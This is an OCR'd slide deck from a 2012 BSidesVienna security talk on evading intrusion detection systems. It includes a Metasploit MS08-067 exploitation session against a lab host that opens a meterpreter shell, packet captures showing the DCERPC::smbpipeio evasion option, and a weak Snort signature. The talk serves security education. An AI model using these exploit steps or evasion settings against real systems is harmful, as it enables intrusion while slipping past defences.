Introducing Weakness Into Security Devices

Tuning To A Different Key

Arron “finux” Finnon

BSidesVienna 20/1/12

Evasion Techniques

Dancing Past Your Defences!!!

3 Things I Want To Share

Today's Outline!

ONE – Obtaining Samples

Diversity Is Important

Two – Knowledge Is Key

Understanding What We Know

Three – Implementation Is Critical

When Is It Not!

The Threat

From Vulnerability to Exploit

MS08-067 Vulnerability

The ChrisJohnRiley of Exploits

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.206.132
RHOST => 192.168.206.132
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.206.132
[*] Meterpreter session 1 opened (192.168.206.1:60766 -> 192.168.206.132:4444) at 2012-01-21 11:22:19 +0000

meterpreter > sysinfo
Computer        : ARRON-CF9905F7D
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```


Metasploit Framework

The Tool of Champions

Security Devices

Okay Its IDSes today

The Common Intrusion Detection Framework



Events, Analysers, Countermeasures, Data/Storage

To React or Not To React

Events need to be understood

Taking Something At Face Value

Leaves A Lack of Understating

So My Story

Finux has a tale or two

Show Evasions

DCERPC::smbpipeio

Documentation Time

DCERPC::smb_pipeio

Use a different delivery method
for accessing named pipes

"The "trans" option will use a NtTransact command on the named pipe to deliver a request and trigger a reply from the server. During the development process, I noticed that just sending a "read" request after stuffing the request down via plain named pipe writes would also trigger processing."

HD to Finux – 08/08/11

Set DCERPC::smbpipeio rw

21	2.676977	192.168.1.103	192.168.1.115	SMB	Write AndX Request, FID: 0x4000, 137 bytes at offset 1
22	2.677860	192.168.1.115	192.168.1.103	SMB	Write AndX Response, FID: 0x4000, 137 bytes
23	2.682183	192.168.1.103	192.168.1.115	SMB	Write AndX Request, FID: 0x4000, 92 bytes at offset 34
24	2.682353	192.168.1.115	192.168.1.103	SMB	Write AndX Response, FID: 0x4000, 92 bytes
25	2.686774	192.168.1.103	192.168.1.115	DCERPC	Bind: call id: 0, 11 context items, 1st d0ffe292-bc7f-
26	2.687142	192.168.1.115	192.168.1.103	SMB	Write AndX Response, FID: 0x4000, 283 bytes
27	2.691101	192.168.1.103	192.168.1.115	SMB	Read AndX Request, FID: 0x4000, 226 bytes at offset 17
28	2.691692	192.168.1.115	192.168.1.103	SMB	Read AndX Response, FID: 0x4000, 226 bytes
29	2.696136	192.168.1.103	192.168.1.115	SMB	Read AndX Request, FID: 0x4000, 657 bytes at offset 10
30	2.696228	192.168.1.115	192.168.1.103	DCERPC	Bind ack: call id: 0 accept max xmit: 4280 max recv: 4

▼ SMB (Server Message Block Protocol)
  ▶ SMB Header
  ▶ Write AndX Request (0x2f)
▶ DCE RPC Bind, Fragment: Single, FragLen: 512, Call: 0

```
0060  ac 41 01 08 6c                    00 00 00 00 40 cb 03 00   .A..l.                  ....@...
0070  80 ff ff ff ff                    1b 01 00 00 1b 01 3f 00 00   ........ .....?..
0080  00 00 00 1b 01                    8a eb 1c c9 11 9f e8 08 00   .....]..  ........
0090  2b 10 48 60 02 00 00 00 05 00 01 00 b2 2d ae 87   +.H`.... .....-..
00a0  9d 91 73 d3 5e 1d 08 27 43 83 f8 67 02 00 02 00   ..s.^..' C..g....
00b0  04 5d 88 8a eb 1c c9 11 9f e8 08 00 2b 10 48 60   .]...... ....+.H`
```

Set DCERPC::smbpipeio trans

13	0.034039	192.168.1.103	192.168.1.115	SMB	Tree Connect AndX Request, Path: \\192.168.1.115\IPC$
14	0.034270	192.168.1.115	192.168.1.103	SMB	Tree Connect AndX Response
15	0.040319	192.168.1.103	192.168.1.115	SMB	NT Create AndX Request, Path: \SPOOLSS
16	0.040507	192.168.1.115	192.168.1.103	SMB	NT Create AndX Response, FID: 0x0000, Error: STATUS_OB
17	0.046348	192.168.1.103	192.168.1.115	SMB	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
18	0.046672	192.168.1.115	192.168.1.103	SMB	NT Create AndX Response, FID: 0x4000
19	0.058953	192.168.1.103	192.168.1.115	DCERPC	Bind: call_id: 0, 15 context items, 1st a632c94c-07db-
20	0.059969	192.168.1.115	192.168.1.103	DCERPC	Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4
21	0.066830	192.168.1.103	192.168.1.115	SRVSVC	NetPathCanonicalize request
22	0.235584	192.168.1.115	192.168.1.103	TCP	microsoft-ds > 40951 [ACK] Seq=1320 Ack=2669 Win=63454

▶ NetBIOS Session Service
▶ SMB (Server Message Block Protocol)
▼ SMB Pipe Protocol
Function: TransactNmPipe (0x0026)

```
0080  00 02 00 26 00 00 40 b7  02 5c 50 49 50 45 5c 00   ...&..@. .\PIPE\.
0090  05 00 0b 03 10 00 00 00  b0 02 00 00 00 00 00 00   ........ ........
00a0  d0 16 d0 16 00 00 00 00  0f 00 00 00 00 00 01 00   ........ ........
00b0  4c c9 32 a6 db 00 00 14  54 0d 99 db 79 3e 92 b8   L.2...}. T...y>..
00c0  00 00 01 00 04 00 00 8a  eb 1c c9 11 9f e8 08 00   .....].. ........
```

Popularity Is Social Proof


Because its cool its right?

Your Added Bonus !

"..and one more thing" Moment!

The Dangers of Character Matching

The Butthead Evasion Technique



SID:1239 - RFParalyze

WTF, CVE-2000-0347

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS RFParalyze Attempt"; flow:to_server,established; content:"BEAVIS"; content:"yep yep";)
```

If there is a TCP connection on port 139 and you see the string “BEAVIS” and the String “yep, yep” please alert!!!!!!

++


Y E P
Y E P


3:16
ALARM
ALARM


AC⚡DC

++


Y E P
Y E P

++


NO
NO
NO

That's All Folks!

This Will be That Q&A Time

Conclusions Time

Brace Yourself

Contacting Finux

finux@finux.co.uk

www.finux.co.uk

Twitter @f1nux

www.alba13.com – Coming Soon